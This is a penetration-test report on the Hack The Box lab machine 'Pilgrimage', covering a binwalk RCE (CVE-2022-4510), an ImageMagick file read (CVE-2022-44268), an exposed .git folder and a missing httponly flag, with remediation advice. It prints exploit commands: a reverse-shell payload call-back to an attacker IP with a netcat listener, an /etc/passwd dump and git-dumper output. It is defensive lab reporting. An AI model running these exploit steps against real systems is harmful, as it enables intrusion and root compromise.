Security Maximale

Pilgrimage [HTB] (ECPPT)

Customer:
Pilgrimage
2023-09-21
v0.0

Contact:
Alessandro D'Angelo


adangelo@secware.it

Table of Contents

Executive Summary

Executive summary

The **Pilgrimage** project consists of an entirely online, innovative image shrink platform.



It was decided to conduct a penetration test against the security controls within their information environment to provide a practical demonstration of those controls' effectiveness as well as to provide an estimate of its their susceptibility to exploitation and/or data braches. All tests were conducted in coordination with CLIENT's staff members to ensure safe, ordely, and complete testing within the approved scope.

Pilgrimage project is entirely written in PHP and it has no antivirus protection. The environment contains many vulnerabilities, including some very serious security flaws such as an **Arbitrary File Read** which makek it susceptible to data breaches, and a **Remote Code Execution** which allows an attacker to elevate their privileges whithin the systems. Higly important files inside **.git** directory are easily accesible and visible, putting the CLIENT at great risk of compliance violation and potentially cubject to large fines and/or loss of business reputation.

High-Level test Outcomes

Internal penetration test: Intended to simulate the network-level actions of malicious actor who gained a foothold within the internal network zone.

Overall, CLIENT presents a high-risk attack surface with major critical vulnerabilities that allowed complete root access to the system.

The system is vulnerable to **CVE-2022-44268** for which there are many public exploits on the internet (github, exploit-db, etc...), it allows an attacker to read files on filesystem without any authorization such as `/etc/passwd` file which contains the names of all users in the system. In the `/var` directory there are also a sqlite3 file

which contains the structures of database's tables and their first entries. With these two files it was possible to obtain the credentials to access via `ssh` service.

On the system is present a bash script that ensures that uploaded images do not contain any malware. This script is vulnerable to **CVE-2022-4510**, an RCE vulnerability identified in **Binwalk** from version 2.1.2b through 2.3.3 included, and also in this case there are many public exploits on web. Thanks to this vulnerability, an attacker can elevate its privilege on the system.

Prioritized Recommendations

Based on the results achieved during the test project the following recommendations are suggested:

- Upgrade the tools used in this projects to the latest secure version.
- Run Vulnerability Scans on at least monthly basis.
- Sqlite3 is a databases used during the development pahes, it is recommend to use a more secure DB like MySQL or OracleDB.
- Change ssh password (10+ complex characters) for every users.
- Social Enginering training for every employer.

Methodology and Scope

Scope

Tests specifically involved the web server that offers the data access point, specifically the permieter was limited to the following ports:

- 22/tcp
- 80/tcp

Extent of Testing

The following penetration testing has been conducted on the system:

- Network-level, technical penetration testing against hosts in the internal networks.
- Network-level, technical penetration testing against internet facing hosts.

Test Scope Summary

The following information environment zones were included in the scope of penetration test:

- Internal Network.
- Target System.

Vulnerability Overview

In the course of this penetration test **1 Critical**, **1 High**, **2 Medium** and **1 Low** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Vulnerability	Criticality
[CVE-2022-4510] Remote Code Execution	Critical
[CVE-2022-44268] Arbitrary File Read	High
Exposure of .git repository	Medium
Httponly flag not set	Medium
Inclusion of sensitive information in source code	Low

1. [CVE-2022-4510] Remote Code Execution

Criticality: Critical
CVSS-Score: 9.1
Affects: BinWalk **Recommendation:** Upgrade BinWalk to the latest secure version.

Overview

The pilgrimage web application allow users to upload image files to the remote web server. In addition to preliminary checks on file format which are carried out via php code, the is a file in `/usr/sbin/` directory called `malwarescan.sh` whether the uploaded files contain malwares or not.

The file is a bash script and it is continuously running whit root permissions.

```
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read
FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /
usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
```

The `inotifywait` executable allows the script to contiuously listen for an event (creation of a new file or folder) in the directory spcified by `-e` flag, that directory is the folder where the image files are uploaded via the html form in web site.

When an event is detected, the `binwalk` binary checks that the new file does not contain the strings present in the blacklist variable to avoid it being a possible malware. To obtain **Remote Code Execution** it is sufficient to know that the binwalk version present on web server contains a vulnerability documented in **CVE-2022-4510**.

CVE-2022-4510

> A path traversal vulnerability was identified in ReFirm Labs binwalk from version 2.1.2b through 2.3.3 included. By crafting a malicious PFS filesystem file, an attacker can get binwalk's PFS extractor to extract files at arbitrary locations when binwalk is run in extraction mode (-e option). Remote code execution can be achieved by building a PFS filesystem that, upon extraction, would extract a malicious binwalk

> module into the folder .config/binwalk/plugins. This vulnerability is associated with program files src/binwalk/plugins/unpfs.py. This issue affects binwalk from 2.1.2b through 2.3.3 included.

Description

The vulnerable bash file on the machine was found thanks to the help of linpeas. As mentioned previously in *summary*, this file is continuously running with `root` permissions. This means that with a **Remote Code Execution** vulnerability an attacker can run commands with higher privileges and obtain a privilege escalation. It is possible to do this by uploading images on the web server with embedded command, such as a reverse shell. There are numerous exploits and PoCs on github and that greatly reduce the difficulty of this attack.

What is BinWalk?

Binwalk is a tool for searching a given binary image for embedded files and executable code. Specifically, it is designed for identifying files and code embedded inside of firmware images. Binwalk uses the libmagic library, so it is compatible with magic signatures created for the Unix file utility.

Binwalk also includes a custom magic signature file which contains improved signatures for files that are commonly found in firmware images such as compressed/ archived files, firmware headers, Linux kernels, bootloaders, filesystems, etc.

This package is an empty package, because the binary tool is already provided with the library, dependency of this package.

Proof of Concept

In this case, a public exploit found on github can exploit this vulnerability. An attacker can download and use it to obtain a fully working remote root shell.

It is a python script that allows to embed a reverse shell inside an image with a simple command.

```
$ python walkingpath.py reverse input.png 10.10.14.54 4444
```

After that, an attacker start a listener on port 4444 using, for example, `netcat` or `metasploit` listener on that port and wait for connection started from binwalk to the specified IP.

As soon as the image is uploaded on server, it will be parsed by the bash file and **Remote Code Execution** will be achieved.

```
$ nc -lnvp 4444
Listening on 0.0.0.0 4444
connect to [10.10.14.54] from (UNKNOWN) [10.10.14.219] 58852

```

```
$ whoami
root
```

Recommendation

Based on the results achieved during the tests it is suggested to make the following recommendations:

- Update BinWalk to latest secure version available.
- Run malwarescan.sh script with lower premissions.
- To malware detection use a tool available on market.

Additional Information

- https://nvd.nist.gov/vuln/detail/CVE-2022-4510
- https://cve.circ.lu/cve/CVE-2022-4510
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-4510
- https://github.com/adhikara13/CVE-2022-4510-WalkingPath
- https://github.com/ReFirmLabs/binwalk
- https://github.com/carlospolop/PEASS-ng
- https://github.com/electr0sm0g/CVE-2022-4510

2. [CVE-2022-44268] Arbitrary File Read

Criticality: High
CVSS-Score: 7.2
Affects: ImageMagick **Recommendation:** Upgrade ImageMagick to the latest secure version.

Overview

On the web server was found `magick` binary vulnerable to **CVE-2022-44268**, it is launched in `index.php` file every time that a PNG or JPG file is uploaded on server to resize it.

```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
  $image = new Bulletproof\Image($_FILES);
  if($image["toConvert"]) {
    $image->setLocation("/var/www/pilgrimage.htb/tmp");
    $image->setSize(100, 4000000);
    $image->setMime(array('png','jpeg'));
    $upload = $image->upload();
    if($upload) {
      $mime = ".png";
      $imagePath = $upload->getFullPath();
      if(mime_content_type($imagePath) === "image/jpeg") {
        $mime = ".jpeg";
      }
      $newname = uniqid();
      exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/
tmp/" . $upload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/
shrunk/" . $newname . $mime);
      unlink($upload->getFullPath());
      $upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
      if(isset($_SESSION['user'])) {
        $db = new PDO('sqlite:/var/db/pilgrimage');
        $stmt = $db->prepare("INSERT INTO `images` (url,original,username)
VALUES (?,?,?)");
        $stmt->execute(array($upload_path,$_FILES["toConvert"]["name"],$_SESSIO
N['user']));
      }
      header("Location: /?message=" . $upload_path . "&status=success");
    }
    else {
      header("Location: /?message=Image shrink failed&status=fail");
    }
  }
  else {
    header("Location: /?message=Image shrink failed&status=fail");
  }
}
```

What is ImageMagick?

ImageMagick is a free and open-source software suite for displaying, converting and editing image files. It can read and write more than 200 image file formats, so it is common to find it in websites around the word, since there is always a need to deal with pictures of user profiles, directories, etc.

CVE-2022-44268

> ImageMagick 7.1.0-49 is vulnerable to Information Disclosure. When it parses a PNG image (e.g. for resize), the resulting image could have embedded the content of an arbitrary file (if the magick binary has permission to read it).

Description

Using a vulnerable version of ImageMagick could gives to an unauthorized actor the possibility to retrive sensitive informations stored on web server.

In this case ImageMagick 7.1.0-49 is used,

```
$ ./magick --version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://
imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr
lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

Risks of vulnerable ImageMagick

When ImageMagick parses a PNG file the resulting image may be embedded with the contents of an arbitrary remote file from the Web Site if the magick binary has permission to read it. Malicious actor can craft or use existing PNGs and add text block such as tEXt, these types have keywords and text string and if the keyword is the string *profile*, ImageMagick interprets the text string as a file name and loads the content as a raw configuration file, which an attacker can then download the image provided with the contents of remote file.

Proof of Concept

On the webserver ImageMagick is used to shrink all image files that have been uploaded through the web application. In particular, each time that a POST request is performed to `/` path the scrip performs some checks on the file format and then use the `exec` function to run the binary.

```
...
exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $u
```

```
pload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" . $ne
wname . $mime);
...
```

Thanks to a PoC found on github it has been possible to download and run the exploit against the target system.

The first step consists in embedding the path of the file of interest into an image, in this case it is `/etc/passwd` file.

```
$ python CVE-2022-44268.py --image owl.png --file-to-read /etc/passwd --output
evil_owl.png
```

In the second step a request is made to the link where it is possible to find the image just uploaded on the server.

```
$ python CVE-2022-44268.py --url http://pilgrimage.htb/shrunk/
650adc2f4407b.png
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/
nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/
sbin/nologin
emily:x:1000:1000:emily,,,:/home/emily:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

As shown in the previous output, it has been possible to obtain the entire `/etc/passwd` file through exploitation of this vulnerability.

Recommendation

Based on the results achieved during the tests it is suggested to make the following recommendations:

- Update ImageMagick to the latest secure version.
- Set ImageMagick with read permissions only in the folder where the image files are uploaded.

Additional Information

- https://cve.circl.lu/cve/CVE-2022-44268
- https://github.com/kljunowsky/CVE-2022-44268/tree/7e17dc0473af52c9507b1995638ee60115941058
- https://imagemagick.org
- https://nvd.nist.gov/vuln/detail/CVE-2022-44268

3. Exposure of .git repository

Criticality: Medium
CVSS-Score: 5.1
Affects: .git folder **Recommendation:** Deny all access to .git folder from unauthorized actors.

Overview

The product stores a git repository in a directory that is accessible to unauthorized actors.

Version control repositories such as git store version-specific metadata and other details within subdirectories. If these subdirectories are stored on a wev server or added to an archive, then this could be use by an attacker. This information may include usernames, filenames, path root, IP addresses and detailed *diff* data about how files have been changed which could reveal source code snippets that were never intended to be made public.

Description

Leaving the .git folder accessible to the public could gives access to project's source code to everyone on the internet who may be able to fetch the intellectual properties built into the code, hardcoded credentials if there is any, and discover other logical flaws.

What is Git?

Git is a Version Control System (VCS) that is mainly used in tracking or monitoring modifications for folders or files during web development. The .git repositories are folders in project and they are the tools that keep that track all modifications in folder of project's files, deleting them could lead to a total loss of information about project development history.

Risk of Exposed Git Folder

When .git folder is also deployed along the web application, the attacker could exploit this misconfiguration to download the entire source code along with other sensitive information as explained above.

Proof of Concept

The .git folder was found thanks to the spidering attack performed by `nmap` during the scanning phase.

```
$ sudo nmap -sS -Pn -sV -sC -p 22,80 pilgrimage.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-15 15:05 CEST
Nmap scan report for pilgrimage.htb (10.10.11.219)
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20be60d295f628c1b7e9e81706f168f3 (RSA)
|   256 0eb6a6a8c99b4173746e70180d5fe0af (ECDSA)
|_  256 d14e293c708669b4d72cc80b486e9804 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Pilgrimage - Shrink Your Images
| http-git:
|   10.10.11.219:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description'
to name the...
|_    Last commit message: Pilgrimage image shrinking service initial commit. #
Please ...
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

In this case, when an attacker visit the `/.git` path the web application returns a **403: Forbidden** message. That does not mean that the folder is secure, on the contrary it means that the .git folder is accessible but the *Directory Listing* is disabled.

A public exploit found on github was used to extract the source code and other sensitive information from the .git folder.

```
$ git-dumper http://pilgrimage.htb .git
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-receive.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-receive.sample responded with status
code 404
[-] Fetching http://pilgrimage.htb/.git/description [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-commit.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-commit.sample responded with status
code 404
```

```
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-receive.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/index [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-push.sample [200]
[-] Fetching http://pilgrimage.htb/.git/objects/info/packs [404]
[-] http://pilgrimage.htb/.git/objects/info/packs responded with status code
404
[-] Fetching http://pilgrimage.htb/.git/hooks/update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/info/exclude [200]
[-] Finding refs/
[-] Fetching http://pilgrimage.htb/.git/HEAD [200]
[-] Fetching http://pilgrimage.htb/.git/FETCH_HEAD [404]
[-] http://pilgrimage.htb/.git/FETCH_HEAD responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/logs/refs/heads/master [200]
[-] Fetching http://pilgrimage.htb/.git/info/refs [404]
[-] http://pilgrimage.htb/.git/info/refs responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/logs/HEAD [200]
[-] Fetching http://pilgrimage.htb/.git/logs/refs/remotes/origin/HEAD [404]
[-] http://pilgrimage.htb/.git/logs/refs/remotes/origin/HEAD responded with
status code 404
[-] Fetching http://pilgrimage.htb/.git/config [200]
[-] Fetching http://pilgrimage.htb/.git/logs/refs/stash [404]
[-] Fetching http://pilgrimage.htb/.git/logs/refs/remotes/origin/master [404]
[-] http://pilgrimage.htb/.git/logs/refs/remotes/origin/master responded with
status code 404
[-] Fetching http://pilgrimage.htb/.git/ORIG_HEAD [404]
[-] http://pilgrimage.htb/.git/ORIG_HEAD responded with status code 404
[-] http://pilgrimage.htb/.git/logs/refs/stash responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/packed-refs [404]
[-] http://pilgrimage.htb/.git/packed-refs responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/refs/heads/master [200]
[-] Fetching http://pilgrimage.htb/.git/refs/remotes/origin/HEAD [404]
[-] Fetching http://pilgrimage.htb/.git/refs/wip/wtree/refs/heads/master [404]
[-] http://pilgrimage.htb/.git/refs/wip/wtree/refs/heads/master responded with
status code 404
[-] Fetching http://pilgrimage.htb/.git/refs/remotes/origin/master [404]
[-] Fetching http://pilgrimage.htb/.git/refs/stash [404]
[-] http://pilgrimage.htb/.git/refs/stash responded with status code 404
[-] http://pilgrimage.htb/.git/refs/remotes/origin/master responded with status
code 404
[-] http://pilgrimage.htb/.git/refs/remotes/origin/HEAD responded with status
code 404
[-] Fetching http://pilgrimage.htb/.git/refs/wip/index/refs/heads/master [404]
[-] http://pilgrimage.htb/.git/refs/wip/index/refs/heads/master responded with
status code 404
[-] Finding packs
[-] Finding objects
[-] Fetching objects
[-] Fetching http://pilgrimage.htb/.git/objects/6c/
965df00a57fd13ad50b5bbe0ae1746cdf6403d [200]
```

```
[-] Fetching http://pilgrimage.htb/.git/objects/e1/
a40beebc7035212efdcb15476f9c994e3634a7 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
e9/2c0655b5ac3ec2bfbdd015294ddcbe054fb783 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/fa/
175a75d40a7be5c3c5dee79b36f626de328f2e [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
54/4d28df79fe7e6757328f7ecddf37a9aac17322 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/11/
dbdd149e3a657bc59750b35e1136af861a579f [200]
[-] Fetching http://pilgrimage.htb/.git/objects/cd/
2774e97bfe313f2ec2b8dc8285ec90688c5adb [200]
[-] Fetching http://pilgrimage.htb/.git/objects/76/
a559577d4f759fff6af1249b4a277f352822d5 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/5f/
ec5e0946296a0f09badeb08571519918c3da77 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/fd/
90fe8e067b4e75012c097a088073dd1d3e75a4 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/fb/
f9e44d80c149c822db0b575dbfdc4625744aa4 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
c4/18930edec4da46019a1bac06ecb6ec6f7975bb [200]
[-] Fetching http://pilgrimage.htb/.git/objects/1f/
8ddab827030fbc81b7cb4441ec4c9809a48bc1 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/2b/
95e3c61cd8f7f0b7887a8151207b204d576e14 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
06/19fc1c747e6278bbd51a30de28b3fcccbd848a [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
00/0000000000000000000000000000000000000000 [404]
[-] http://pilgrimage.htb/.git/objects/
00/0000000000000000000000000000000000000000 responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/objects/dc/
446514835fe49994e27a1c2cf35c9e45916c71 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/c2/
a4c2fd4e5b2374c6e212d1800097e3b30ff4e2 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
b2/15e14bb4766deff4fb926e1aa080834935d348 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
96/3349e4f7a7a35c8f97043c20190efbe20d159a [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
47/6364752c5fa7ad9aa10f471dc955aac3d3cf34 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/b6/
c438e8ba16336198c2e62fee337e126257b909 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
88/16d69710c5d2ee58db84afa5691495878f4ee1 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
c4/3565452792f19d2cf2340266dbecb82f2a0571 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
b4/21518638bfb4725d72cc0980d8dcaf6074abe7 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
46/44c40a1f15a1eed9a8455e6ac2a0be29b5bf9e [200]
```

```
[-] Fetching http://pilgrimage.htb/.git/objects/ff/
dbd328a3efc5dad2a97be47e64d341d696576c [200]
[-] Fetching http://pilgrimage.htb/.git/objects/c2/
cbe0c97b6f3117d4ab516b423542e5fe7757bc [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
a5/29d883c76f026420aed8dbcbd4c245ed9a7c0b [200]
[-] Fetching http://pilgrimage.htb/.git/objects/8e/
42bc52e73caeaef5e58ae0d9844579f8e1ae18 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
c3/27c2362dd4f8eb980f6908c49f8ef014d19568 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/1f/
2ef7cfabc9cf1d117d7a88f3a63cadbb40cca3 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/49/
cd436cf92cc28645e5a8be4b1973683c95c537 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/f3/
e708fd3c3689d0f437b2140e08997dbaff6212 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/f2/
b67ac629e09e9143d201e9e7ba6a83ee02d66e [200]
[-] Fetching http://pilgrimage.htb/.git/objects/2f/
9156e434cfa6204c9d48733ee5c0d86a8a4e23 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
50/210eb2a1620ef4c4104c16ee7fac16a2c83987 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/93/
ed6c0458c9a366473a6bcb919b1033f16e7a8d [200]
[-] Fetching http://pilgrimage.htb/.git/objects/36/
c734d44fe952682020fd9762ee9329af51848d [200]
[-] Fetching http://pilgrimage.htb/.git/objects/8a/
62aac3b8e9105766f3873443758b7ddf18d838 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
a7/3926e2965989a71725516555bcc1fe2c7d4f9e [200]
[-] Fetching http://pilgrimage.htb/.git/objects/8f/
155a75593279c9723a1b15e5624a304a174af2 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/9e/
ace5d0e0c82bff5c93695ac485fe52348c855e [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
98/10e80fba2c826a142e241d0f65a07ee580eaad [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
81/703757c43fe30d0f3c6157a1c20f0fea7331fc [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
26/8dbf75d02f0d622ac4ff9e402175eacbbaeddd [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
29/4ee966c8b135ea3e299b7ca49c450e78870b59 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
23/1150acdd01bbbef94dfb9da9f79476bfbb16fc [200]
[-] Fetching http://pilgrimage.htb/.git/objects/ca/
d9dfca08306027b234ddc2166c838de9301487 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/
f1/8fa9173e9f7c1b2f30f3d20c4a303e18d88548 [200]
[-] Running git checkout .
```

Recommendation

To fix this vulnerability, either remove the git folder from the webserver or ensure that all access to .git folder are denied.

Additional Information

- https://cwe.mitre.org/data/definitions/527.html
- https://medium.com/smallcase-engineering/web-security-exposed-git-folder-in-production-51ad9484dee0
- https://blog.devgenius.io/source-code-disclosure-via-exposed-git-folder-24993c7561f1

4. Httponly flag not set

Criticality: Medium
CVSS-Score: 4.3
Affects: PHPSESSID cookie **Recommendation:** Set httponly flag

Overview

During the scanning phase it was detected that the PHPSESSID session cookie does not have the `httponly` flag, which is useful to prevent client-side attack such as cross-site scripting.

Description

According to the Open Worldwide Application Security Project (OWASP), the 'httpOnly' cookie attribute was first implemented in 2002 for Internet Explorer 6 SP1. It is an additional flag that is included in a Set-Cookie HTTP response header, which is used in web applications to send a cookie from a server to the user agent so that the user agent can send it back to the server later. This is done whenever a user establishes a connection to a web application. When the httpOnly flag is set, the risk of a client-side script accessing the cookie is mitigated. It does this by blocking information from third parties who attempt to access the session cookies that the website generates. If an attacker attempts to access the session cookies that have the attribute set, the browser will return an empty string as the result. This greatly reduces the risk of cross-site scripting. When a HTTP Response Header has the 'httpOnly' attribute set, the syntax will look like this:

Set-Cookie: <name>=<value>[; <Max-Age>=<age>]

`[; expires=<date>][; domain=<domain_name>]

[; path=<some_path>][; secure][; HttpOnly]

Proof of concept

This vulnerability has been discovered thanks to `nmap` tool during one of the initial scan:

```
$ sudo nmap -sS -Pn -sV -sC -p 22,80 pilgrimage.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-15 15:05 CEST
Nmap scan report for pilgrimage.htb (10.10.11.219)
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20be60d295f628c1b7e9e81706f168f3 (RSA)
```

```
|   256 0eb6a6a8c99b4173746e70180d5fe0af (ECDSA)
|_  256 d14e293c708669b4d72cc80b486e9804 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Pilgrimage - Shrink Your Images
| http-git:
|   10.10.11.219:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description'
to name the...
|_    Last commit message: Pilgrimage image shrinking service initial commit. #
Please ...
| http-cookie-flags:
|   /:
